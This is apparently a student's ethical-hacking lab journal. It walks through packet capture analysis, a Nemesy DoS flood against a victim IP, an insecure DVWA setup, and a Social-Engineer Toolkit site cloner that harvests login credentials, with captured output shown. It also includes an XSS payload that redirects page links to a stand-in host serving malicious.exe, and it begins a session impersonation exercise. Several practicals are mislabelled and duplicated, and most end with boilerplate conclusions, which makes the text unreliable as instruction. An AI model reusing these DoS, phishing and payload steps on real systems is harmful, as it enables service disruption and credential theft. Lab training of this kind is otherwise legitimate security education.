
No.	Time	Source	Destination	Protocol	Length	Info
1290	42.672869	121.241.25.1	192.168.3.120	TCP	1514	80 → 2247 [PSH, ACK] Seq=1290
1291	42.673000	192.168.3.120	121.241.25.1	TCP	54	2247 → 80 [ACK] Seq=788 A
1292	42.674460	121.241.25.1	192.168.3.120	TCP	1514	80 → 2247 [PSH, ACK] Seq=789
1293	42.674847	121.241.25.1	192.168.3.120	HTTP	532	HTTP/1.1 200 OK (application/javascript)
1294	42.674848	121.241.25.1	192.168.3.120	TCP	60	80 → 2247 [FIN, ACK] Seq=789
1295	42.674961	192.168.3.120	121.241.25.1	TCP	54	2247 → 80 [ACK] Seq=788 A
1296	42.675400	121.241.25.1	121.241.25.1	TCP	54	2247 → 80 [FIN, ACK] Seq=789

> Frame 1: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface 0
> Ethernet II, Src: Caswell_f0:35:9c (08:35:71:f0:35:9c), Dst: Giga-Byte_3e:2e:3e (e0:d5:5e:3e:2e:3e)
> Internet Protocol Version 4, Src: 23.58.234.249, Dst: 192.168.3.120
> Transmission Control Protocol, Src Port: 443, Dst Port: 1917, Seq: 1, Ack: 1, Len: 31
> Secure Sockets Layer

Hex Dump:

```
0000 e0 d5 5e 3e 2e 3e 08 35 71 f0 35 9c 08 00 45 00 ..^>.-5 q.5...E.  
0010 00 47 a9 27 40 00 40 06 cb 35 17 3a ea f9 c0 a8 -G "@ @ -5:---  
0020 03 78 01 bb 07 7d 70 8a 2f 81 9a b9 eb d7 50 19 .x---}p. /----.p.  
0030 00 8c 3d eb 00 00 15 03 03 00 1a e2 e3 c7 8c 9d ..m-----  
0040 6f ae 80 68 81 b8 31 72 b3 53 c6 4f f8 49 af a9 o..h..1r -S.0.I..  
0050 e4 16 cb d1 63 ..c
```

-Analyze the captured packets



Practical-5 : Example-2


Aim: Use Nemesy to launch DoS attack.

-Run Nemesy software as administrator.



-Give victim IP address and click on Send. Packet Number, Packet Size and Delay(ms) can be kept default.
(0 in Packet Number indicate infinite packet until you click on halt, r in packet size indicate random size)

Output:



Conclusion: The Program Successfully run and compiled.

Theory-6

Cross-site scripting attack

Theory : Cross Site Scripting (XSS) is one of the most popular and vulnerable attacks which is known by every advanced tester. It is considered as one of the riskiest attacks for the web applications and can bring harmful consequences too.

XSS is often compared with similar client-side attacks, as client-side languages are mostly being used during this attack. However, XSS attack is considered riskier, because of its ability to damage even less vulnerable technologies.

Practical-6

Aim: Implement the cross-site scripting attack.

-Download the archive of DVWA into apache folder .

```
root@Yashasvi:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
```

-Download php-gd.

```
root@Yashasvi:~# apt-get install php-gd
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

-Now you need to set permission for writing and execution to the folder.

```
root@Yashasvi:~# chmod -R 777 /var/www/html/DVWA/
```

-Now goto `/etc/php/7.*/apache2` and edit `php.ini`.

-Set `allow_url_include` and `display_error "on"`.

```
File Edit View Search Terminal Help
GNU nano 3.2                               /etc/php/7.3/apache2/php.ini
; http://php.net/allow-url-include
allow_url_include = on
```

```

File Edit View Search Terminal Help
GNU nano 3.2 /etc/php/7.3/apache2/php.ini
; allow_url_include = Off with 'allow_url_include = on'
display_errors = on

; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. PHP's default behavior is to suppress those

```

-Now goto **/var/www/html/DVWA/Config**, rename **config.inc.php.dist** to **-config.inc.php**.

```

root@Yashasvi:~# cd /var/www/html/DVWA/config/
root@Yashasvi:/var/www/html/DVWA/config# mv config.inc.php.dist config.inc.php
root@Yashasvi:/var/www/html/DVWA/config# nano config.inc.php

```

-Now edit **config.inc.php** set **Public Key** and **Private Key** and **db_password** (Optional).

(Create your key
<https://www.google.com/recaptcha/admin/create>)

```

root@Yashasvi: /var/www/html/DVWA/config
File Edit View Search Terminal Help
GNU nano 2.9.5 config.inc.php

$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dvwa';
$_DVWA[ 'db_password' ] = 'password';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6LdeZUkUAAAAAYlQOr0iYXdr-aNBqGNXDB6wJk';
$_DVWA[ 'recaptcha_private_key' ] = '6LdeZUkUAAAAniTzUHGju_hcvivHcfdGoieYJlF';

```

-Start **apache** and **mysql**.

```

root@Yashasvi:~# service apache2 start
root@Yashasvi:~# service mysql start

```

-Now type "**mysql -u root -p**" and enter your **db_password**.

```

root@Yashasvi:~# mysql -u root -p
Enter password: (Username Must Match With The Username In Config File)
Welcome to the MariaDB monitor. Commands end with ; or \g. (Password Must
Your MariaDB connection id is 38
Server version: 10.3.12-MariaDB-2 Debian buildd-unstable
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
sql Services After It.
MariaDB [(none)]>

```

-Now type these commands .

```
MariaDB [(none)]> create user dvwa;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all on dvwa.* to dvwa@localhost identified by 'toor';
Query OK, 0 rows affected (0.062 sec)
(Password Must Match With The Username In Config File)
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> grant ALL ON dvwa.* To 'dvwa'@'%';
Query OK, 0 rows affected (0.000 sec)


MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> Exit
```

-Restart **apache** and **mysql** .

```
root@Yashasvi:~# service apache2 restart
root@Yashasvi:~# service mysql restart
```

-Now type **localhost/DVWA** on browser .



-Click on **Create/ Reset Database** .

```
allow_url_fopen = On  
allow_url_include = On
```

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

[Create / Reset Database](#)

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please [login](#).

-Click on login hyperlink and enter username and password and click on login button.



The DVWA logo consists of the letters "DVWA" in a bold, black, sans-serif font. A thick, green, swoosh-like graphic starts from the top of the "D" and curves around the "V" and "W", ending near the bottom of the "A".

Username

Password

Select **DVWA Security** and set security to **low**.

-Now open terminal type **setoolkit**.

-Select **Social-Engineering Attacks** from the above options. [Type

1 on terminal]

Select from the menu:

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QRCode Generator Attack Vector
 - 9) Powershell Attack Vectors
 - 10) SMS Spoofing Attack Vector
 - 11) Third Party Modules
- 99) Return back to the main menu.

[set>](#) █

-Select **Website Attack Vectors** from the above options.

- 1) Java Applet Attack Method
 - 2) Metasploit Browser Exploit Method
 - 3) Credential Harvester Attack Method
 - 4) Tabnabbing Attack Method
 - 5) Web Jacking Attack Method
 - 6) Multi-Attack Web Method
 - 7) Full Screen Attack Method
 - 8) HTA Attack Method
- 99) Return to Main Menu

[set:webattack>](#) █

-Select **Credential Harvester Attack** Method from above options.

- 1) Web Templates
 - 2) Site Cloner
 - 3) Custom Import
- 99) Return to Webattack Menu

[set:webattack>](#) █


-Select **Site Cloner** from above options.

```
set:webattack>2
[+] Credential harvester will allow you to utilize the clone capabilities within SET
[+] to harvest credentials or parameters from a website as well as place them into a report
[+] This option is used for what IP the server will POST to. TX errors 0 dropped 0 overruns
[+] If you're using an external IP, use your external IP for this
```

-Now enter POST back IP address to listen

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.200.131]:80
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
```

-Now **Logout** from Damn Vulnerable Web Application.



-Copy login page url and paste it on terminal and hit enter.

```
set:webattack> Enter the url to clone:http://localhost/DVWA/login.php
```

-Now enter username and password and click on login.

Username
admin

Password

Login

Output:

-Switch back to toolkit you will get username and password.

```
[*] Harvester is ready, have victim browse to your site.  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=admin  
POSSIBLE PASSWORD FIELD FOUND: password=password  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 127.0.0.1 - - [07/Mar/2019 23:58:20] "GET /DVWA/login.php HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=admin  
POSSIBLE PASSWORD FIELD FOUND: password=fghfdghdf Firefox can't find the file at http://  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 127.0.0.1
```

Practical-6 : Example-1

Aim: Simulate persistent cross-site scripting attack.

-Download the archive of DVWA into apache folder.

```
root@Yashasvi:/var/www/html# git clone https://github.com/ethicalhack3r/DVWA.git
Cloning into 'DVWA'...
remote: Enumerating objects: 6, done.
remote: Counting objects: 100% (6/6), done.
```

-Download php-gd.

```
root@Yashasvi:~# apt-get install php-gd
Reading package lists... Done
Building dependency tree
Reading state information... Done
```

-Now you need to set permission for writing and execution to the folder.

```
root@Yashasvi:~# chmod -R 777 /var/www/html/DVWA/
```

-Now goto `/etc/php/7.*/apache2` and edit `php.ini`.

-Set `allow_url_include` and `display_error "on"`.

```
File Edit View Search Terminal Help
GNU nano 3.2                               /etc/php/7.3/apache2/php.ini
; http://php.net/allow-url-include
allow_url_include = on
```

```
File Edit View Search Terminal Help
GNU nano 3.2                               /etc/php/7.3/apache2/php.ini
display_errors = on
;
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. PHP's default behavior is to suppress those
```

-Now goto `/var/www/html/DVWA/Config`, rename `config.inc.php.dist` to `-config.inc.php`.

```
root@Yashasvi:~# cd /var/www/html/DVWA/config/
root@Yashasvi:/var/www/html/DVWA/config# mv config.inc.php.dist config.inc.php
root@Yashasvi:/var/www/html/DVWA/config# nano config.inc.php
```

-Now edit **config.inc.php** set **Public Key** and **Private Key** and **db_password** (Optional).
(Create your key
<https://www.google.com/recaptcha/admin/create>)

```
root@Yashasvi: /var/www/html/DVWA/config
File Edit View Search Terminal Help
GNU nano 2.9.5 config.inc.php

$_DVWA = array();
$_DVWA[ 'db_server' ] = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'dwva';
$_DVWA[ 'db_password' ] = 'password';

# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6LdeZUkUAAAAAY1QOr0iYXdr-aN8qGNXDB6wJk';
$_DVWA[ 'recaptcha_private_key' ] = '6LdeZUkUAAAAniTzUHGju_hvcivHCFdGoieYJLF';
```

-Start **apache** and **mysql**.

```
root@Yashasvi:~# service apache2 start
root@Yashasvi:~# service mysql start
```

-Now type “ **mysql -u root -p** ” and enter your **db_password**.

```
root@Yashasvi:~# mysql -u root -p
Enter password: (Username Must Match With The Username In Config File)
Welcome to the MariaDB monitor. Commands end with ; or \g. (Password Must
Your MariaDB connection id is 38
Server version: 10.3.12-MariaDB-2 Debian buildd-unstable
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

MariaDB [(none)]> 
```

-Now type these commands.

```
MariaDB [(none)]> create user dwva;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> grant all on dvwa.* to dwva@localhost identified by 'toor';
Query OK, 0 rows affected (0.062 sec)
(Username Must Match With The Username In Config File)
MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.036 sec)

MariaDB [(none)]> grant ALL ON dvwa.* To 'dwva'@'%';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> flush privileges;
Query OK, 0 rows affected (0.001 sec)

MariaDB [(none)]> Exit 
```

-Restart **apache** and **mysql**.

```
root@Yashasvi:~# service apache2 restart
root@Yashasvi:~# service mysql restart
```

-Now type **localhost/DVWA** on browser.



-Click on **Create / Reset Database**.

A screenshot of the DVWA setup page after clicking the "Create / Reset Database" button. A series of message boxes appear, indicating the successful creation of the database and tables. The messages are:

```
allow_url_fopen = On
allow_url_include = On

These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.

Create / Reset Database

Database has been created.
'users' table was created.
Data inserted into 'users' table.
'guestbook' table was created.
Data inserted into 'guestbook' table.
Backup file /config/config.inc.php.bak automatically created
Setup successful!
Please login.
```

-Click on login hyperlink and enter username and password and click on login button.



The screenshot shows the DVWA login interface. It features a large DVWA logo at the top. Below it are two input fields: 'Username' and 'Password', each with a corresponding text input box. A 'Login' button is positioned below the password field. The entire form is enclosed in a blue border.



The screenshot shows the DVWA main dashboard. At the top, there's a navigation menu with links for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, and CSRF. The 'Home' link is highlighted. Below the menu, the title 'Welcome to Damn Vulnerable Web Application!' is displayed in bold. A descriptive paragraph explains the purpose of DVWA: 'Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.' Another paragraph states: 'The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.' At the bottom of the dashboard, there's a section titled 'General Instructions'.

Select **DVWA Security** and set security to **low**.



The screenshot shows the DVWA security settings page. On the left, there's a vertical menu with options: SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security (which is highlighted in green), and PHP Info. On the right, there's a dropdown menu set to 'Low' and a 'Submit' button. Below this, the heading 'PHPIDS' is shown, followed by a link to 'PHPIDS v0.6 (PHP-Intrusion Detection S...'. A detailed description of PHPIDS follows: 'PHPIDS works by filtering any user supplied data before it reaches the MySQL database. This allows DVWA to serve as a live example of how some cases how WAFs can be circumvented.'

-Now open terminal type **setoolkit**.

```
root@Yashasvi:~# setoolkit
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
```

-Select **Social-Engineering Attacks** from the above options. [Type

```
set> 1
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules
99) Return back to the main menu.
```

1 on terminal]

-Select **Website Attack Vectors** from the above options.

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method
99) Return to Main Menu
```

set> webattack

-Select **Credential Harvester Attack** Method from above options.

```
1) Web Templates  
2) Site Cloner  
3) Custom Import  
  
99) Return to Webattack Menu
```

```
set:webattack>■
```


-Select **Site Cloner** from above options.

```
set:webattack>2  
[-] Credential harvester will allow you to utilize the clone capabilities within SET overruns  
[-] to harvest credentials or parameters from a website as well as place them into a report  
[-] This option is used for what IP the server will POST to. TX errors 0 dropped 0 overruns  
[-] If you're using an external IP, use your external IP for this
```

-Now enter POST back IP address to listen

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.200.131]:  
[-] SET supports both HTTP and HTTPS  
[-] Example: http://www.thisisafakesite.com
```

-Now **Logout** from Damn Vulnerable Web Application.



-Copy login page url and paste it on terminal and hit enter.

```
set:webattack> Enter the url to clone:http://localhost/DVWA/login.php
```

-Now enter username and password and click on login.



Username

Password

Output:

-Switch back to toolkit you will get username and password.

```
[*] Harvester is ready, have victim browse to your site.  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=admin  
POSSIBLE PASSWORD FIELD FOUND: password=password  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 127.0.0.1 - - [07/Mar/2019 23:58:20] "GET /DVWA/login.php HTTP/1.1" 404 -  
[*] WE GOT A HIT! Printing the output:  
POSSIBLE USERNAME FIELD FOUND: username=admin  
POSSIBLE PASSWORD FIELD FOUND: password=fghfdghdf  
POSSIBLE USERNAME FIELD FOUND: Login=Login  
POSSIBLE USERNAME FIELD FOUND: user_token=934cf49e4af952a190f49e7ca2075883  
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.  
  
directory traversal attempt detected from: 127.0.0.1
```

Practical-6 : Example-2

Aim: Simulate persistent one-site scripting attack.

Let's try other piece of code (link):

```
http://example.com/index.php?user=<script>window.onload = function()
{var AllLinks=document.getElementsByTagName("a");
AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>
```

Output:

This produces the following behavior:



This will cause the user, clicking on the link supplied by the tester, to download the file malicious.exe from a site he controls.

Conclusion: The Program Successfully run and compiled.

Theory-7

Session

impersonation

Theory : Impersonation does not require users to disclose passwords for one user to impersonate another. The following terms are used when describing impersonation:
Impersonated session. A user session created for the purpose of assuming another the identity of another user.

Practical-7

Aim: Implement the Session impersonation.


-Download Waterfox Browser Portable from the link:
<http://bit.ly/RCWATERFOX>

-Install and open waterfox browser

-Download tamper data add-on from the link:
<http://bit.ly/RCTAMPER>

-Open the Add-Ons window in the browser


-Drag the downloaded Tamper Data Add-On to the browser and restart the browser




-You can see the tamper data add-on is added to waterfox



-Search for Cookie-Editor add-on and install it



-Now open <http://www.techpanda.org/>



-Login using admin@google.com as email and "Password2010" as password.

-You will see the dashboard.

